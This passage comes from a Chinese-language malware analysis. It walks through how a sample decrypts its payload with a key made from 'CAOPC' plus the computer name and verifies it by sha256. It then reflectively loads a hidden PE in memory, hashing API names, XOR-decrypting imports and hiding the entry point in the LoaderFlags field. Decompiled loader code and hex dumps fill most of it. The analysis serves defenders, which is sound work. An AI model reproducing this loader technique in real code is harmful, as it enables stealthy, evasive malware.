                else
                {
                  v97 = CreateThread(0, 0, v92, 0, 0, 0);
```

如图所示为解密时用到的密钥：CAOPC + 计算机名




```
0012FCD4  00C20B9C  返回到 00C20B9C
0012FCD8  0014CBF0
0012FCDC  003B3CF0  ASCII "CAOPC[redacted]"
0012FCE0  00000014
0012FCE4  00000000
0012FCE8  00C20000
0012FCEC  00034D04
```

解密后还会对 payload 进行校验，payload 的 sha256 值、前缀密码、payload 大小等信息保存在 payload 前。结构如下图所示：




```
seg000:00000E85                   align 2
seg000:00000E86 aUsername         db 'username'
seg000:00000E8E                   db    0
seg000:00000E8F aComputername     db 'computername',0
seg000:00000E9C                   db  25h ; %
seg000:00000E9D a02x02x02x02x02 db '02X:%02X:%02X:%02X:%02X:%02X',0
seg000:00000EBA                   dw 3000h
seg000:00000EBC                   db  31h ; 1
seg000:00000EBD                   db  30h ; 0
seg000:00000EBE                   db  30h ; 0
seg000:00000EBF                   db    0
seg000:00000EC0                   db 0A1h,1,0BCh,0E3h,2Ch,67h,'T',0E2h,4Bh,0B8h,9Bh,'F.(',0B6h,7,'ZF',10h
seg000:00000EC0                   db 0FCh,0BBh,'| ',9,'l;',19h,19h,'9I',0A2h,':'
seg000:00000EE0                   db    0
seg000:00000EE1                   db    6
seg000:00000EE2                   db    0
seg000:00000EE3                   db    0
seg000:00000EE4                   db    0
seg000:00000EE5                   db    9
seg000:00000EE6                   db  3Eh ; >
seg000:00000EE7                   db    3
seg000:00000EE8                   db    0
seg000:00000EE9                   dd 33E10h
seg000:00000EED aCaopc            db 'CAOPC',0
seg000:00000EF3                   db    2
seg000:00000EF4                   db  49h ; I
seg000:00000EF5                   db  2Fh ; /
seg000:00000EF6                   db 0A9h
seg000:00000EF7                   db  65h ; e
seg000:00000EF8                   db  36h ; 6
seg000:00000EF9                   db 0C3h
seg000:00000EFA                   db  4Fh ; O
seg000:00000EFB                   db  3Ch ; <
```

创建新线程执行 payload，payload 为若干个 nop 指令后跟一个具有自加载功能的 PE 文件：




```
堆栈 ss:[0012FDC0]=7C8106C7 (kernel32.CreateThread)

00CB0000 90 90 90 90 90 90 90 90 90 4D 5A E8 00 00 00 00 悙悙悙悙怣Z?...
00CB0010 5B 89 DF 52 45 55 89 E5 81 C3 7A 8A 00 00 FF D3 [夁REU夊伱z?.
00CB0020 68 F0 B5 A2 56 68 04 00 00 00 57 FF D0 00 00 00 h鸬h ...W?..
00CB0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00CB0040 00 00 00 00 00 F0 00 00 00 CE BF 08 A8 97 B4 52 .....?..慰 
00CB0050 CF 1D 74 46 43 3D 11 8D 0B 88 D9 BA 2A 59 8D 5C ?tFC=?Y
00CB0060 B2 D4 4A 95 01 10 2D 15 08 6A AB 2C 60 89 47 62 苍J?-j?`b
00CB0070 9F B6 C7 56 53 3A C6 D1 B4 76 AD 1E CA 75 48 56 S:HV
00CB0080 F4 91 CC 7D 49 A2 F2 D6 31 6E 05 6F 9D 12 10 F0 I ?n o?
00CB0090 A5 E9 D7 8A 18 48 3F D3 C0 51 3E 88 15 30 F4 60 H?Q>?0
00CB00A0 E4 1B 72 A0 45 9A 80 00 26 25 74 85 FB EE DA BC ?r.&%t
00CB00B0 75 C5 C8 8E B7 05 D4 E0 4F F7 F7 86 AD 71 A8 0F uO q?
00CB00C0 8C 65 1C 73 58 CE A6 D1 AF 20 B0 DE 10 D0 53 6F sX o
00CB00D0 77 3F E4 2D 0F 21 D6 C7 63 C9 B8 6B 46 52 D7 E5 w??!c kFR
00CB00E0 34 84 CC BC 4E 6A 3C 25 9B B0 08 F1 97 DB 6F 0D 4j<%.
00CB00F0 31 B0 F2 B3 6A E3 3F C9 DE 50 45 00 00 4C 01 04 1?PE..L
00CB0100 00 74 89 EC 51 00 00 00 00 CE FF FF FF E0 00 03 .tQ....?
00CB0110 31 0B 01 09 00 00 54 02 00 00 C4 01 00 00 00 00 1..T.?....
```

执行后从 PE 头跳转到 8A7A+处执行：




```
seg000:00000000 90                      nop
seg000:00000001 90                      nop
seg000:00000002 90                      nop
seg000:00000003 90                      nop
seg000:00000004 90                      nop
seg000:00000005 90                      nop
seg000:00000006 90                      nop
seg000:00000007 90                      nop
seg000:00000008 90                      nop
seg000:00000009 4D                      dec     ebp
seg000:0000000A 5A                      pop     edx
seg000:0000000B E8 00 00 00 00          call    $+5
seg000:00000010 5B                      pop     ebx
seg000:00000011 89 DF                   mov     edi, ebx
seg000:00000013 52                      push    edx
seg000:00000014 45                      inc     ebp
seg000:00000015 55                      push    ebp
seg000:00000016 89 E5                   mov     ebp, esp
seg000:00000018 81 C3 7A 8A 00 00       add     ebx, 8A7Ah
seg000:0000001E FF D3                   call    ebx
seg000:00000020
seg000:00000020         loc_20:                         ; DATA XREF: seg000:00029824↓o
seg000:00000020                                         ; seg000:0002B781↓o ...
seg000:00000020 68 F0 B5 A2 56          push    56A2B5F0h
seg000:00000025 68 04 00 00 00          push    4
seg000:0000002A 57                      push    edi
seg000:0000002B FF D0                   call    eax
```

8A7A+处代码为一段自加载 shellcode，其功能是在内存中展开 PE 文件并执行：




```
v27 = 0;
v23 = 0;
for ( i = (_BYTE *)&loc_8A9A; ; --i )
{
  if ( *(_WORD *)i == 'ZM' )
  {
    v44 = *((_DWORD *)i + 15);
    if ( v44 >= 0x40 && v44 < 0x400 && *(_DWORD *)&i[v44] == 'EP' )
      break;
  }
}
v24 = *(_DWORD *)(__readfsdword(0x30u) + 12);
for ( j = *(int **)(v24 + 20); j; j = (int *)*j )
{
  v18 = (unsigned __int8 *)j[10];
  v16 = *((_WORD *)j + 18);
  k = 0;
  do
  {
    k = (char *)__ROR4__(k, 13);
    if ( (signed int)*v18 < 97 )
      k += *v18;
    else
      k = &k[*v18 - 32];
    ++v18;
    --v16;
```

下图所示为 PEloader 相关功能代码，主要是内存申请和按区段拷贝：




```
v45 = (int)&i[*((_DWORD *)i + 15)];          // NT header
if ( *(_WORD *)(v45 + 0x16) & 0x8000 )
  v43 = 64;
else
  v43 = 4;
membase_v25 = 0;
if ( *(_WORD *)(v45 + 0x16) & 0x4000 && !GetModuleHandleA(i + 0x40) )
{
  v6 = LoadLibraryAEx(i + 64, 0, 1);
  for ( k = (_BYTE *)&loc_1; v6 != -1 && (unsigned int)k < 0x10 && !membase_v25; ++k )
    membase_v25 = GetProcAddress(v6, k);
  if ( membase_v25 )
  {
    membase_v25 -= membase_v25 % 0x1000;
    VirtualProtect(membase_v25, *(_DWORD *)(v45 + 0x50), v43, &v46);
    memset((void *)membase_v25, 0, *(_DWORD *)(v45 + 0x50));
    VirtualProtect(membase_v25, *(_DWORD *)(v45 + 0x50), v43, &v46);
  }
}
if ( !membase_v25 )
{
  membase_v25 = VirtualAlloc(0, *(_DWORD *)(v45 + 0x50), 0x3000, v43);// SizeOfImage
  memset((void *)membase_v25, 0, *(_DWORD *)(v45 + 0x50));
}
v10 = (void *)(membase_v25 + *(_DWORD *)(v45 + 0x50) - 0x40);
NumberOfSymbols_v14 = *(_BYTE *)(v45 + 0x10);
SizeOfHeaders_v29 = *(_DWORD *)(v45 + 0x54);
k = (char *)membase_v25;
if ( NumberOfSymbols_v14 )
{
  membase_v25 -= *(_DWORD *)(v45 + 0x38);     // SectionAlignment
}
else
{
  qmemcpy(k, i, SizeOfHeaders_v29);
  if ( *(_WORD *)(v45 + 0x16) & 1 )           // Characteristics
  {
    *(_DWORD *)(*((_DWORD *)k + 15) + membase_v25) = 0;
    *(_WORD *)k = 0;
    *((_DWORD *)k + 15) = 0;
  }
}
Section_Headers = (_DWORD *)(v45 + *(unsigned __int16 *)(v45 + 0x14) + 0x18);
NumberOfSections_v34 = *(unsigned __int16 *)(v45 + 6);
while ( 1 )
{
  v1 = NumberOfSections_v34--;
  if ( !v1 )
    break;
  v19 = (char *)(Section_Headers[3] + membase_v25);
  k = &i[Section_Headers[5]];
  v38 = Section_Headers[4];
  qmemcpy(v19, k, v38);
  if ( Section_Headers[9] & 0x20000000 )
  {
    v27 = (unsigned int)v19;
    v23 = v38;
  }
  Section_Headers += 10;
}
```

下图所示为按导入表获取导入函数，值得注意的是，导入表被加密了，其自加载过程会先对导入表做解密后进行函数导入，解密方式为 XOR key，其中的 key 存放在 PE 头的 NumberOfSymbols 字段中：




```
  for ( k = (char *)(*(_DWORD *)(v45 + 0x80) + membase_v25); *((_DWORD *)k + 3); k += 20 )// Import Directory RVA
  {
    qmemcpy(v10, (const void *)(*((_DWORD *)k + 3) + membase_v25), 0x40u);
    for ( l = 0; l < 0x40; ++l )
      *((_BYTE *)v10 + l) ^= NumberOfSymbols_v14;
    v8 = LoadLibraryA(v10);
    v39 = (_DWORD *)(*(_DWORD *)k + membase_v25);
    v31 = (_DWORD *)(*((_DWORD *)k + 4) + membase_v25);
    while ( *v31 )
    {
      if ( v39 && *v39 < 0 )
      {
        *v31 = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)(*(_DWORD *)(v8 + 60) + v8 + 120) + v8 + 28)
                         + v8
                         + 4 * ((*v39 & 0xFFFF) - *(_DWORD *)(*(_DWORD *)(*(_DWORD *)(v8 + 60) + v8 + 120) + v8 + 16)))
             + v8;
      }
      else
      {
        qmemcpy(v10, (const void *)(*v31 + membase_v25 + 2), 0x40u);
        for ( m = 0; m < 0x40; ++m )
          *((_BYTE *)v10 + m) ^= NumberOfSymbols_v14;
        *v31 = GetProcAddress(v8, (char *)v10);
      }
      ++v31;
      if ( v39 )
        ++v39;
    }
  }
  memset(v10, 0, 0x40u);
  v9 = membase_v25 - *(_DWORD *)(v45 + 0x34);   // ImageBase
  if ( *(_DWORD *)(v45 + 0xA4) )                // Relocation Directory Size
  {
    for ( k = (char *)(*(_DWORD *)(v45 + 160) + membase_v25); *((_DWORD *)k + 1); k += *((_DWORD *)k + 1) )
    {
      v32 = *(_DWORD *)k + membase_v25;
      v20 = (unsigned int)(*((_DWORD *)k + 1) - 8) >> 1;
      for ( n = k + 8; ; ++n )
      {
        v2 = v20--;
        if ( !v2 )
          break;
        switch ( (unsigned __int8)(*n >> 8) >> 4 )
        {
          case 10:
            *(_DWORD *)(v32 + (*n & 0xFFF)) += v9;
            break;
          case 3:
            *(_DWORD *)(v32 + (*n & 0xFFF)) += v9;
            break;
          case 1:
            *(_WORD *)(v32 + (*n & 0xFFF)) += HIWORD(v9);
            break;
          case 2:
            *(_WORD *)(v32 + (*n & 0xFFF)) += v9;
            break;
        }
      }
    }
  }
```

完成展开后执行 PE 文件入口代码，值得注意的是入口代码地址被放到 PE 头的 LoaderFlags 字段中：




```
  }
  if ( v27 && v23 && v43 == 4 )
    VirtualProtect(v27, v23, 32, &v46);
  if ( *(_WORD *)(v45 + 0x16) & 0x1000 )
    v33 = (void (__stdcall *)(unsigned int, signed int, int))(*(_DWORD *)(v45 + 0x70) + membase_v25);// LoaderFlags
  else
    v33 = (void (__stdcall *)(unsigned int, signed int, int))(*(_DWORD *)(v45 + 0x28) + membase_v25);// AddressOfEntryPoint
  v33(membase_v25, 1, a1);
  return v33;
}
```



